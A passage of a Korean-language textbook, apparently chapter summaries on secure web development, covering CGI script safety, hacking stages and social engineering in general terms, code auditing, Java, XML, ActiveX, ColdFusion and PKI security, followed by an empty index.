- CGI는 동적이면서도 호상작용하는 Web페지를 제공하려고 할 때 그리고 Web봉사기의 함수들과 능력들의 우월성을 발휘하는것이 필요할 때 리용하여야 한다. 이것들은 자료기지에 있는 정보를 탐색하여 보관하고 양식들을 처리하며 봉사기에서 리용되는 다른 방법들을 통해 접근할수 없는 정보를 리용한다는 특징적인 의미들을 담고 있다. 하지만 사용자와의 호상작용이 제한될 때 CGI프로그람들을 리용하는것을 고려하여야 한다.
- 많은 ISP들은 빈약하게 작성된 스크립트들과 프로그람들이 보안위협이기때문에 그 싸이트와 Web봉사기에 숙박한 다른것들의 보안을 위험한 상태에 빠뜨릴수 있는 CGI지원을 제공하지 않는다.

2. 약한 CGI스크립트로부터 초래되는 침입

- Web싸이트를 해킹하는 한가지 가장 보편적인 방법이 빈약하게 작성된 CGI스크립트를 찾고 리용하는것이다. 해커들은 CGI스크립트를 리용하여 싸이트에 대한 정보획득 혹은 보통 보거나 내리적재할수 없는 등록부들이나 파일들에 접근할수 있으므로 여러가지로 바라지 않는 다른 행동들을 할수 있다.
- 중요한것은 사용자들로부터 자료를 모으는데 리용된 양식이 CGI스크립트와 호환가능한가를 확인하는것이다.
- 개발자의 코드는 접수하는 자료를 분석해야 하며 문제거리들을 처리하는 오유정정코드를 제공해야 한다. 오유정정은 CGI스크립트로 통과하는 맞지 않거나 바라지 않는 자료를 처리한다. 이것은 정확히 마당들이 채워 지지 않았거나 확실한 자료가 무시되였을 때 그것을 사용자에게 알리는 통보문을 되돌릴수 있다.
- 포장기(Wrapper)프로그람들과 스크립트들은 CGI스크립트들을 리용할 때 보안을 증대시키는데 리용할수 있다. 이것들은 보안시험, CGI공정의 소유권조종을 제공하므로 사용자들이 Web봉사기의 보안을 손상시키지 않고 스크립트들을 달릴수 있게 한다.

3. CGI스크립트를 작성하기 위한 언어

- 콤파일식CGI프로그람은 C, C++나 Visual Basic와 같은 언어들로 작성될수 있다. 이 형태의 프로그람을 가진 원천코드는 반드시 먼저 콤파일러프로그람을 통하여 달려야 한다. 콤파일러는 원천코드를 프로그람이 달리는 콤퓨터가 리해할수 있게 기계언어로 변환한다. 일단 콤파일되면 프로그람은 실행될수 있는 능력을 가지게 된다.
- 해석식언어는 번역과 실행을 결합한다. 사용자가 스크립트의 기능을 요구할 때 그것은 분석기라고 부르는 프로그람을 통해 달리는데 이것은 프로그람을 번역하고 실행시킨다. 실례로 Perl스크립트를 달릴 때 프로그람은 실행될 때마다 매번 번역된다.
- Unix쉘프로그람들의 리용과 관련된 한가지 문제는 사용자입구와 다른 보안론의점들을 조종하는데서 다른 언어들보다 더 제한을 받는다는것이다.
- Perl은 CGI스크립트들을 창조하는 보편적인 언어로 되고 있다. 새로운 프로그람작성자들을 위한 좋은 선정언어이기는 하지만 복잡한 프로그람들을 작성하는데서는 빈약한 선정언어로 된다고 생각하는 착오를 범하지 말아야 한다. Perl과 관련된 한가지 문제거리는 그것이 해석언어이기때문에 프로그람이 호출될 때마다 한걸음씩 번역되고 실행된다는것이다. 이것으로 하여 사용자가 제출하는 나쁜 자료가 코드의 부분에 포함될수 있는 가능성이 커진다.
- C나 C++는 또 다른 선택언어이다. 인터네트프로그람들이 C나 C++를 가지고 창조될 때 일어 나는 일반적인 문제거리가 완충기자리넘침이다. 이것을 피하는 방법이 양식에서 리용한 임의의 마당들에 대한 MAXSIZE속성을 리용하는것이다. 이것은 사용자가 보통수법으로 입력시키는 자료크기를 제한할것이다.

4. CGI스크립트를 리용하는 우월성

- CGI는 모든 코드가 봉사기에서 달리기때문에 유익하다. JavaScript, ActiveX부분품들, Java애플레트들 기타 의뢰기측 스크립트들과 프로그람들은 모두 사용자콤퓨터에서 달린다. 그러나 이것은 명수급 해커들이 이 정보를 리용하여 싸이트를 공격할수 있는 가능성을 지어 준다.
- CGI를 가지고 우리는 콤파일된 프로그람들속에 코드를 숨기면서 그리고 여러가지 등록부들과 다른 방법들에 대한 허락들을 조종하면서 자기자신을 보호할수 있다.

5. 안전한 CGI스크립트를 작성하기 위한 규칙

- 사용자호상작용을 제한할것
- 사용자들로부터의 입력을 믿지 말것
- 민감한 자료를 보내는데 GET를 리용하지 말것
- 스크립트에 민감한 정보를 전혀 포함시키지 말것
- 절대적으로 필요하지 않은 이상 접근을 주지 말것
- Web봉사기와는 다른 콤퓨터에서 프로그람을 작성하며 스크립트들의 림시파일들과 여벌파일들이 싸이트가 살아 움직이기전에 봉사기로부터 지워 졌는가를 정확히 확인할것
- 임의의 제3부류 CGI스크립트나 프로그람들을 전부 검사할것

제 5 장. 해킹수법과 도구

1. 해커의 목적

- 침입자는 그것들이 당신의 망과 체계를 주사할 때 검출을 피하기 위한 여러가지 전략과 도구들을 리용할수 있다. 그들은 스텔스검사나 토막토막화된 TCP파케트들을 리용할수 있다.
- 능력 있는 침입자들은 있을수 있는 경우를 예견하여 세밀하게 공격계획을 세운다. 사용자의 체계를 쉽게 조사한데 기초하여 그것들은 그것을 완전히 관통한후 체계들을 조종하기 위한 아쎔블된 도구를 가지고 있다.
- Rootkit는 검출되지 않는 당신의 체계안에 침입자가 남아 있게 하는 공유된 서고객체들과 보편적인 체계검사편의프로그람들, 갱신된 핵심부부분의 트로이목마판본들을 포함하는 연산도구이다.
- 일부 침입자들은 당신의 Web싸이트를 못 쓰게 만드는것에 의하여 그것들의 모양을 직접 바꾸어 놓을수 있는데 사실은 다른 사람들이 사용자가 무엇을 하는가를 조용히 관찰할수 있다. 다른 사람들은 아직 타격을 받지 않은 다른 망을 공격할수 있는 싸이트개설에 사용자의 체계를 리용할수 있다.
- 침입자들이 망의 취약성들을 측정하는데 리용할수 있는 도구는 사용자에게 리익을 줄수 있다. 사용자의 취약성보고서를 그대로 남겨 둠으로써 공격자들이 진행하는 침입편의프로그람들은 당신의 체계를 더 잘 보호해 줄것이다.

2. 해킹의 5가지 단계

- 공격지도작성: 침입자들은 사용자들의 싸이트를 방문하지 않고서도 사용자의 싸이트에서 정보를 수집하는데 공개적으로 사용할수 있는 정보자원들을 많이 리용한다. Name Server Lookup(nslookup) 와 ARIN와 같은 도구들은 침입자가 사용자망의 그림을 아쎔블하는것을 시작할수 있게 하는 풍부한 정보를 제공한다.
- 실행계획작성: 침입자는 공격실행계획을 형식화할 때 기억해야 할 세가지 중대한 요소들을 가지고 있다. 공격하기 쉬운 봉사들,목표체계의 조작체계,원격접근과 국부채용코드는 완전한 침입을 진행하는데서 반드시 필요하다.
- 입구점의 확립: 가장 마지막취약성은 마지막방어때 나타난다. 침입자는 이것을 알고 이 원리에 기초한 사용자의 망우에서 첫 공격을 시작한다. 침입자는 어떤 주콤퓨터들이 직렬로 련결되고 그것들이 제공하는 잠재적취약성이 무엇인가를 결정하기 위하여 당신의 체계에 대한 주사를 진행할것이다.
- 련속되는 접근과 앞으로의 접근: 침입자는 공격방법을 초기에 결정한 다음 완전한 침입을 할 때 자기들의 공격에 응답할수 있는 표식에 대한 잠재적취약성을 충분히 검사하여야 한다. IP크기가 다양한데로부터 이 검사들을 쉽게 시도할수 있으며 여기서 어떠한 문제도 생기지 않는다.
- 공격: 침입 그자체는 상대적으로 빨리 일어 난다. 침입자는 취약성을 가진 봉사를 통하여 지점을 얻을수 있지만 침입자의 마음은 다음에 진행하려는 관통계획을 숨기려 할것이다.

3. 사회공학

- 사용자의 싸이트안에서 얻어 지는 쏘프트웨어설계안에 있는 취약성을 채용하기보다는 침입자는 얻으려는 민감한 자료와 인간의 신용관계를 채용할수도 있다. 공격자는 사용자의 싸이트를 어떻게 정기적으로 채용할수 있는가를 명백히 잘 보여 줄수 있으며 얼핏 보기에는 그리 중요하지 않은것 같은 자료를 쉽게 얻을수 있다.
- 이것은 전자우편, 우편, 급한 통보와 같은 통신을 작성하는것을 통하여 허락된 사람으로 분장하려는 공격자에게는 매우 쉬운것이다. 완전분장 또는 수자적인 솜씨로써 사용자는 당신의 체계를 해치는데 리용할수 있는 자료를 폭로하는 전술을 쓸수 있다.
- 전화를 통하여 허락된 사람으로 분장함으로써 공격자는 믿음직한 종업원으로부터 정보를 수집할수 있다. 섬세하지 못한 내부분리는 공격자에게 사용자의 교재를 파탄시킬 때 리용할수 있는 수많은 자료를 로출시킬수 있다. 거짓표적의 리용이나 또는 단순하게 거기에 속해 있는것처럼 활동하는것으로써 침입자는 사용자의 체계에 허락된 사람처럼 물리적으로 접근할수 있다.
- 사용자의 물리적체계에 접근함으로써 공격자는 보다 발전된 사회공학적공격을 위하여 리용할수 있게 하는 넓은 조사를 수행할것이며 그에 의하여 당신의 싸이트를 공격하는데 리용할수 있는 방대한 량의 정보를 은밀하게 가질수 있다.

4. 고의적인 뒤문공격

- 콤퓨터관련보안의 가장 기본적인 사건들은 비도덕적인 사람때문에 일어 난다. 불만을 가진 종업원은 언제나 이러한 배신적인 사건들을 일으킨다.
- 뒤문공격은 개발자가 허락되지 않은 숨겨 진 가입등록 또는 인증방법을 서술하는 장소를 제한함으로서 체계와 그들의 자료에 접근할수 있게 한다.

- 뒤문공격은 코드토대가 교열조종체계를 통하여 보존되거나 충분히 문서화되였을 때 그리고 믿음직한 쏘프트웨어 처리도식과 현재 쏘프트웨어 처리도식을 통하여 유지될 때 쉽게 발견되고 차례로 추적될수 있다.

5. 코드나 프로그람작성환경에 고유한 약점의 리용

- 야심적인 침입자는 일반채용을 통하여 사용자의 체계를 불법침입하는데서 즉시 리익을 얻지 못한다. 만일 그가 당신의 쏘프트웨어를 얻으려 한다면 그것은 결함과 취약성을 가지고 있다고 평가될것이다.
- 침입자는 찾을수 있는 사용자의 대상과제와 관련되는 모든 정보들을 쉽게 내리적재할것이다. 그는 그의 존재를 솜씨 있게 알수 있기때문에 사용자의 체계에서 그것을 분석할수 있다.
- 침입자는 16진편집기, 오유수정프로그람, 역아쎔블러의 리용을 통하여 비록 그것이 2진으로 된 내용을 얻을수 있지만 사용자의 쏘프트웨어가 가지고 있는 일종의 취약성들과 결함들에 쉽게 접근할수 있을것이다.

6. 판매되고 있는 도구

- 16진편집기들의 리용을 통하여 공격자는 모든 실행 또는 2진파일을 보고 편집할수 있으며 숨겨 진 지령, 실행기발, 개발자들에 의하여 삽입될수 있는 가능한 뒤문을 탐색할수 있다. 오유수정프로그람은 그것들이 실행될 때 프로그람이 어떻게 동작하는가를 분석하는데 리용할수 있다. 이 도구를 리용하여 프로그람이 어떻게 동작하는가를 분석하는데 리용할수 있다. 이 도구의 리용을 통하여 공격자는 제한이 없는 많은 함수들과 정적변수와 같은 함수인수로 할당된 이름들과 변수들을 포함하여 프로그람의 여러 측면을 추적할수 있다. 이것들은 침입자가 실행시 프로그람에 있는 취약성들을 결정하는데 도움이 될수 있다.
- 역아쎔블러는 공격자가 2진프로그람을 그것들의 아쎔블리어로 변환할수 있게 한다. 역아쎔블러는 또한 공격자가 선택된 함수를 받아 들이는것과 같은 이행과 호출들을 삽입, 삭제하는것에 의하여 함수의 기능을 근본적으로 달라 지게 한다.

제 6 장. 코드검열과 역공학

1. 어떻게 프로그람을 효과적으로 추적할수 있는가

- 시작부터 끝까지 프로그람의 실행을 추적하기에는 시간이 부족하다.
- 문제령역에 직접 가는 대신 시간을 보관할수 있다.
- 이 방법은 응용프로그람처리 또는 계산론리를 조용히 뛰여 넘을수 있게 한다.

2. 선택된 프로그람작성언어에 대한 검열과 심사

- 대중적이며 완성된 프로그람언어의 리용은 코드검열을 도와 준다.

- 일정한 프로그람언어들은 코드를 효과적으로 심사하는 사용자를 도와 주는 속성을 가지고 있다.

3. 취약성찾기

- 사용자자료가 어떻게 결합되였는가에 대한 심사
- 완충기넘침에 대한 검사
- 프로그람출구를 해석
- 파일체계의 호상작용을 심사
- 내부구성요소의 리용을 검사
- 자료기지질문들과 접속을 시험
- 망속성의 리용을 추적

4. 모두 함께 리용하기

- Unix grep,GNU less,DOS find지령,UltraEdit, 자유ITS4 Unix프로그람,Numega 와 같은것을 이미 목록화된 기능을 찾기 위해 리용한다.

제 7 장. Java코드의 보안

1. Java보안구조의 개괄

- 보안에 대한 5가지의 주장이 있다.즉 봉쇄과 권한, 증명, 암호화, 검사이다.
- JVM준위에서 완성되는 보안체계들은 응용프로그람준위에서 완성되는 보안보다 훨씬 더 작은 구멍들을 거의 모두 포함한다. 될수록 Java에서 공급되는 보안기계를 리용해야 한다.
- Java 2와 함께 새로운 Sandbox기계는 체계자원에 대한 호출을 허용한다.

2. Java는 보안을 어떻게 다루는가

- 클라스호출자는 어떠한 바이트흐름으로부터 클라스를 적재하는데 리용된다.
- 바이트코드검증자는 그것을 실행하기전에 Java바이트코드를 재차 검사하기 위하여 JVM에 의해 리용된다.
- 보호된 Java령역은 체계자원에 대한 적합한 접근을 진행하기 위하여 API Java 함수를 리용한다.
-

3. Java의 잠재적약점

- 의뢰기는 봉사기에서 수행할수 있는 전송의 수를 제한한다.이것은 매 사용자에 대

한 단일가입계수를 공급하여 진행할수 있다.
- 봉사기에서 창조될수 있는 스레드의 수를 제한해야 한다. 너무 많은 스레드들이 수행된다면 체계는 대단히 힘들다는것을 사용자들에서 말해 주어야 한다.
- 트로이목마로써 봉사기에 침투하는 코드를 제한하기 위하여 RMI보안관리자를 리용한다.

4. 기능적이면서 안전한 Java애플레트의 코드화

- 통보문발취는 자료가 변경되지 않았다는것을 확인하는데 리용할수 있다.
- 수자서명은 인터네트에서 실체를 식별하는데 리용할수 있다.
- 암호화는 인터네트상에서 전송될 때도 자료가 비공개열쇠를 보존할수 있게 한다.

제 8 장. XML의 보안

1.XML의 정의

- XML은 자료를 정의하고 초기화하는데서 리용되는 론리적구조를 정의한다.XML의 위력은 그것이 리해하기 쉽고 사용하기 쉬우며 실현하기 쉽다는데 있다.
- XSL은 XML과 HTML을 포함하여 가상적으로 임의의 형식으로 변환할수 있다. XSL은 대단히 강력한 완성된 프로그람작성언어이며 XML을 인터네트상에서 가상적으로 임의의 실체들과 쉽게 통신할수 있게 한다.

2. XML을 리용한 Web응용프로그람만들기

- XML과 XSL은 Web응용프로그람을 창조할 때 공동으로 리용된다.이런 도구들을 가지고 Web응용프로그람은 보다 쉽게 보존되며 열람기의 폭 넓은 다양성을 제공할수 있다.
- XML은 인터네트상에서 서로 다른 입구점들을 가진 통신에 리용되지는 못하지만 사용자의 응용프로그람안에서 통신의 의미로서는 리용된다.이것은 앞으로 확장하기 쉬우며 통합하기가 쉬운 구조를 제공하고 있다.

3. XML리용과 관련한 위험

- 인터네트상에서는 아무것이나 다 위험하다.절대적으로 필요한 자료와 코드만을 제공하여야 한다.
- 정보는 보여 주려는것이 목적이 아니라면 문서안에서 정보를 암호화하는것보다 차라리 수신측에 문서를 배포하기전에 수감정보를 제외하고 XML문서를 변환하는것이 더 안전하다.
- XSL은 완성된 프로그람작성언어이며 XML안에 포함된 정보보다도 더 많은 변수

들을 변환할수 있다. 의뢰기측 변환을 수행할 때 HTML이 의뢰기에서 로출시키는것과 거의 같은 방법으로 XSL을 로출시킨다.

4. XML의 보안

- XML을 보호하기 위해 이미 존재하고 있는 보안방법을 리용한다.HTTPs는 HTML을 가지고 진행한것과 같은 방법으로 XML과 작업한다.
- 봉사기에 아무것이든 남겨 놓고 XSL변환을 진행하면 의뢰기에 오직 HTML이나 련관되여 있는 XML만이 전송된다.
- XML암호화(현재는 초고작성형식으로)명세의 목적은 XML을 리용하여 수자적으로 암호화된 Web자원을 서술하는데 있다.명세는 시작과 끝태그를 포함하는 요소의 암호화, 시작과 끝태그사이의 요소안의 내용, XML문서전체를 제공한다. 암호화된 자료는 <EncryptedData>요소를 리용하여 구조화된다.
- XML수자서명명세는 초벌작업하는 동안은 안정하다.그의 령역은 XML과 XML서명령역을 리용하여 수자서명을 얼마나 서술하겠는가를 포함한다.
- 서명은 다중XML문서를 창조할수 있는 명백하고 규범적인 형태우에서 하쉬함수로부터 작성된다.

제 9 장. 안전한 ActiveX인터네트조종체의 구축

1. ActiveX리용과 관련한 위험

- Java애플레트의 모래통(Sandbox)을 리용함으로써 응용프로그람은 파일체계와 다른 응용프로그람들과 분리되여 자기의 보호기억령역상에서 실행되고 있다는것을 담보한다. 한편ActiveX조종체들은 그것들이 콤퓨터에 설치된후에는 그것을 실행하고 있는 사용자들에게 모두 동등한 권리를 준다. Microsoft는 조종체를 리용하는 저자는 한사람이라는것,조종체가 의도하는 싸이트나 페지상에서 목적하는 방법대로 리용되는가 하는것 특히 싸이트의 소유자나 그외의 누구든지 조종체가 배치된후에는 변경시킬수 없다는것을 담보하지 못한다. 조종체가 안전하게 표식되면 다른 응용프로그람들과 조종체들은 당신의 승인이 없이 조종체를 실행할수 있다.
- 조종체들에 공통적인 파괴위험성은 완충기넘침오유와 같이 충분히 검사되지 못한 오유를 포함하고 있는 판본들을 배포하는것이다. 충분히 검사하는데 시간을 들이고 당신의 코드가 변수의 입구값의 유효범위를 검사하였다는것을 담보하여야 한다.
- 조종체에 대한 제한을 주는 보안령역, SSL규약들과 같은 선택항목들을 리용할수 있다.
- 당신은 체계등록고에 있는 CodeBaseSearchPath를 호출하는데 이것은ActiveX조

종체를 내리적재하려고 할 때 체계가 조종체들을 어데서 찾는가를 조종한다.
- IEAK가 있는데 이것은 ActiveX조종체를 정의하고 동적으로 관리하는데 리용할 수 있다.

2. 안전한 ActiveX조종체를 작성하는 방법론

- 당신의 조종체를 충분히 문서화해야 한다. 또한 조종체가 과제를 수행하는데 최적인 기능을 가지도록 하여야 한다.
- 당신의 조종체가 다음의것들가운데서 임의의것을 위반하였다면 《safe》로 표식하지 말아야 한다.

  - 국부콤퓨터나 사용자에 대한 정보를 호출하기
  - 국부콤퓨터나 망상에서 개인정보를 로출시키기
  - 국부콤퓨터나 망상에서 정보들을 수정하거나 파괴하기
  - 조종체에 결함이 있고 열람기가 폭주할 가능성이 있는 경우
  - 시간이 초과되거나 기억령역 같은 자원이 초과되는 경우
  - 실행파일들을 포함하여 체계호출들에 손상을 주면서 실행할수 있는 경우
  - 믿을수 없는 방법으로 체계를 리용하여 기대할수 없는 결과를 발생하는것

- Microsoft ActiveX SDK Kit는 CAB파일들을 서명하고 검사하는데 필요한 편의프로그람모임이다. 기본부분품는 makecert.exe, cert2spc.exe, signcode.exe와 Checktrust.exe이다. 이러한 도구들은 앞으로 생길 Microsoft.NET프레임워크의 일부이다.

3. ActiveX조종체의 보안

- 조종체를 서명하려면 CA로부터 수자코드서명증명서나 ID를 얻을 필요가 있다. ActiveX조종체들을 서명하기 위한 CA에는 두가지 즉 VeriSign (www.verisign.com)과 Thawte(www.thawte.com)이 있다.
- 자유시간확정(free timestamping)봉사에 의하여 VeriSign은 낡은 코드를 계속 쓰려고 할 때 당신을 도와 줄것이다. Verisign은 Thawte의 사람들이 그들의 시간확정봉사기를 사용하도록 한다.
- 조종체를 《safe》로 표식하는데는 서로 다른 두가지 방법이 있다. 즉PacKage and Deployment위자드로 안전설정을 하는것(혹은 Windows 등록고를 리용)과 다른 하나는 IObject Safety대면부를 실행하는것이다.
- IObject Safety를 리용하는 중요한 우점은 어떤 정황에서는 안전하고 다른 정황에서는 불안전을 실행하게 하는 단일판본의 조종체를 가질수 있다는것이다. 조종체를 《safe》로 표식하는 다른 방법들과는 달리 그것은 등록고의 기입내용(entry)에 관계되지 않는다.

제 10 장. ColdFusion의 보안

1. ColdFusion의 동작

- ColdFusion은 Web봉사기로부터 요청을 받아서 열람기에로 전송할수 있는 문서를 되돌려 전송하는 응용프로그람봉사기이다.
- ColdFusion성능을 높이기 위하여 페지들을 고속완충기억에 보관한다.
- ColdFusion프로그람작성속도와 능력을 높이기 위하여 태그에 기초한 언어를 사용한다.

2. ColdFusion의 보안보장

- 사람들이 호출하지 말아야 할 등록부에 대한 호출을 보안하시오. 리용할수 있는 ColdFusion보안외에도 Web봉사기를 사용하시오.
- ColdFusion은 기대상에서만 잘 보안된다. 기대가 보안구멍을 가지고 있다면 ColdFusion(다른 응용프로그람들도)은 파괴될수 있다.
- 당신의 기대가 안전한가를 확인하기 위해서는 스스로 여러 차례 공격해 보시오.

3. ColdFusion응용프로그람처리

- 자료의 타당성확인에는 세가지 준위가 있다. 우선 당신이 기대하는 자료가 존재하는가를 검사하는것이다. 둘째로 넘겨 질 자료의 형을 검사하는것이다. 셋째로 그것을 리용하기전에 프로그람을 모두 검토하는것이다. 이 세가지 형태의 자료의 타당성확인판정은 따로따로 진행되는것이 아니다. 많은 경우들에 이 세가지 모두가 자료의 타당성확인판정에 리용된다.

4. ColdFusion의 리용과 관련한 위험

- 만일 체계의 기정문서들과 실례프로그람들을 그대로 가지고 있다면 공격자들에게 호출할수 있는 기회를 제공해 주게 된다.
- 사람들에게 체계에 대한 정보를 제공해 준다면 그들이 정보제공자를 공격할수 있다.
- 응용프로그람이 접수하는 자료가 유효하지 않다면 공격 당할수 있다.

5. 매 대화당 추적의 리용

- CFAPPLICATIN은 대화조종추적부분인 매 페지에 대해 《On》으로 되여야 한다.
- 대화조종의 사용이나 응용프로그람변수들 혹은 그들모두는 CFLOCK내에 있어야 한다.
- 대화조종과 응용프로그람변수들은 요구시간(timeout)이 될 때 혹은 봉사주기가 끝날 때까지 존재해야 한다.

제 11 장. 보안가능한 응용프로그람개발

1. 보안가능한 응용프로그람리용의 우점

- 솜씨있는 해커들은 임의의 응용프로그람이 창조한 언어에 정통한 다음에는 그의 약점을 찾아 낼수 있다.
- 단체내의 그 누구나 다 모든 정보를 호출할수 있게 하는것이 아니다.
- 인증, 권한부여, 비거부방법들은 Web상에서와 개별망에나 응용프로그람들을 보안하기 위한 통합적인 부분이다.

2. 응용프로그람에서 리용되는 보안류형

- 수자서명은 코드를 작성한 응용프로그람작성자의 신분을 만든다. 수자서명은 대체로 수자증명서안에 포함된다. 이것들은 그것들이 암호화되든 안되든 문서들에서 리용될수 있다.
- PGP는 전자우편이 암호화와 복호화뿐아니라 송신자의 신분을 증명하기 위한 수자서명의 전송과 전자우편과 접촉하는 자료파일들을 암호화 혹은 복호화하는데 리용할수 있다. PGP가 공개열쇠암호화를 쓰는 새로운 방법은 단순한 수신자의 공개열쇠대신 통보문의 내용을 암호화하기 위한 더 빠르고 더 짧은 암호화알고리듬을 리용한다는것이다. PGP는 뒤문이 없다.
- S/MIME규격은 PKCS-7을 리용하여 통보문을 어떻게 암호화하고 수자서명을 어떻게 포함하는가를 규정한다. S/MIME는 주로 전자우편통보문을 간단히 서명하는데 리용되여 전자우편접수프로그람과 실제접수자가 통보문의 선두에 있는 전자우편이름이 송신자에 의해 전송된것이 옳은가를 확인하게 한다. 통보문이 어떤 방법으로 조작되였다면 S/MIME가 통보문에 서명한 수자서명이 변화기때문에 접수자에 의하여 증명될수 없다.
- TCP/IP상에서 실행하는 SSL은 콤퓨터들이 암호화된 접속상에서 규약을 창조하고 자료전송을 안전하게 할수 있게 한다. SSL가능한 의뢰기들과 봉사기들은 봉사접속이 확립된 다음에는 호상 인증하고 그들사이에 전송되는 모든 자료들을 암호화, 복호화할수 있으며 마구 수정된 자료들을 검출해 낼수 있다.

3. PKI의 기초복습

- PKI는 두 체계들사이에 자료를 보안전송할수 있도록 하기 위하여 공개열쇠암호화를 리용한다. 여기서는 보안통신에 관계하려는 다른 체계들에 공개열쇠를 배포하고 한 체계만 비공개열쇠를 비밀로 가지고 있도록 한다.

- 암호열쇠들은 CA봉사기에 의해 발행, 발생, 관리되는 증명서들에 의하여 배포된다.
- CA는 증명서들을 발행, 재생, 취소할수 있는 봉사 단체이다. 증명서봉사에 가장 대중적으로 리용되는것은 Internet응용프로그람판매자들인 Microsoft 와 Netscape/iPlanet의 제품들이다.

4. 안전한 Web응용프로그람에로의 PKI의 리용

- Web싸이트와 응용프로그람들의 공격에 대응하여 체계나 응용프로그람들의 보안을 강화하여야 한다. 공개열쇠기반과 공개열쇠암호화는 체계호출의 인증과 체계들사이 자료를 암호화하기 위한 Web용으로 설계된것이다.
- PKI암호화알고리듬과 인증, 하쉬알고리듬들은 둘 다 사용자이름과 암호에 의한 보안보다 더 빠르고 보안이 더 강하다.
- PKI는 동시에 한개이상의 Web응용프로그람에 대한 보안을 제공하는데 리용될수 있다. 공개열쇠를 가진 한개 증명서는 전자우편, 전자상업Web싸이트의 페지들을 보안하여 호출할수 있게 하며 가상개발망을 통해 인터네트에로 암호화된 자료를 전송할수 있는 사용자권한을 줄수 있다.

5. Web하부구조에서 PKI의 실현

- Windows 2000 Server와 Advanced Server에는 Microsoft증명서봉사(Microsoft Certificate Services)들이 추가할수 있는 부분품들이 포함되여 있다. Microsoft 증명서봉사는 의뢰기들이 증명서봉사기에 요청을 하고 요청이 검사되고 증명서가 발행되던가 무시되던가 하게 한다.
- Netscape Certificate Management(Netscape증명서관리)봉사기는 Netscape봉사기제품(Netscape Server Productions)들의 일부분이며 Netscape Servers을 그룹으로 설치해야 한다.
- Apache Web봉사기에 PKI를 잘 배치하면 그 어떤 해커공격에 대해서도 봉사기가 든든하게 할수 있다.

6. 보안실현의 시험

- 보안실현검사는 가능한껏 자기 제품환경과 동일한 검사환경에서 수행되여야 한다.
- 보안실현검사의 세가지 기본목적은 실행이 요구하는것 결과를 주는가를 검사하는것, 검사할 때 자기의 기반이 안전하게 실행된 다음에도 계속 동작하는가를 검사하는것,적당한 취소전략을 정하는것이다.
- 시험방법에는 성능시험, 기능시험, 보안시험들이 있다.

제 12 장. 보안계획화사업

1. 코드검토

- 개발과정에 리용되는 코드심사에는 구조화된 련습(structured walkthroughs)과 비공식적인(informal) 동위심사가 있다.
- 코드심사는 코드에서 론리적인 결함을 찾고 코드의 기능을 검사하며 보안구멍들과 문법오유들을 찾아내는 작업이다.

2. 코드의 취약성에 대한 인식

- QA검사개발은 존재하는 약점들을 없애 버리거나 개발자들이 코드심사시에 놓치는 로출가능한 코드를 없애는 작업을 진행한다.
- 응용프로그람은 그것이 배포될 때 검출자유로 되는것은 불가능하지만 응용프로그람은 최소한 모두 심중하고 아주 제품으로 완성되기에 앞서 결함들을 수리하여야 한다.

3. 코드작성의 계획화에서 상식의 적용

- 규칙에 기초한 분석기, 오유수정프로그람, 판본조종프로그람들과 같은 도구들을 리용하면 개발작업을 쉽게 할뿐만아니라 당신의 응용프로그람을 보안할수 있도록 도와 줄것이다.
- 여기저기에 코드작성규격을 리용하면 단체안의 모든 개발자들이 코드가 일치하게 하는것은 물론 개발작업의 이식성을 보장하여 준다.

4. 보안계획의 작성

- 당신은 망준위, 응용프로그람준위, 워크스테이션준위에서 보안을 취급하여야 하는데 자기 단체의 보안계획을 가져야 한다. 보안은 망 관리자나 개발자만이 아닌 모두에게 책임이 있다.
- 보안은 후에 생각이 나서 대상과제의 중도에서 하는것이 아니라 대상과제의 초기부터 고려하여야 한다. 처음부터 보안을 구축하면 훨씬 더 쉽고 비용이 적게 든다.

색 인

ㄱ

ㄴ

ㄷ

ㄹ

ㅁ

ㅂ

ㅅ

ㅌ

ㅍ

ㅎ

ㅃ, ㅆ

ㅇ

*　　*　　*

NT rootkit 140-141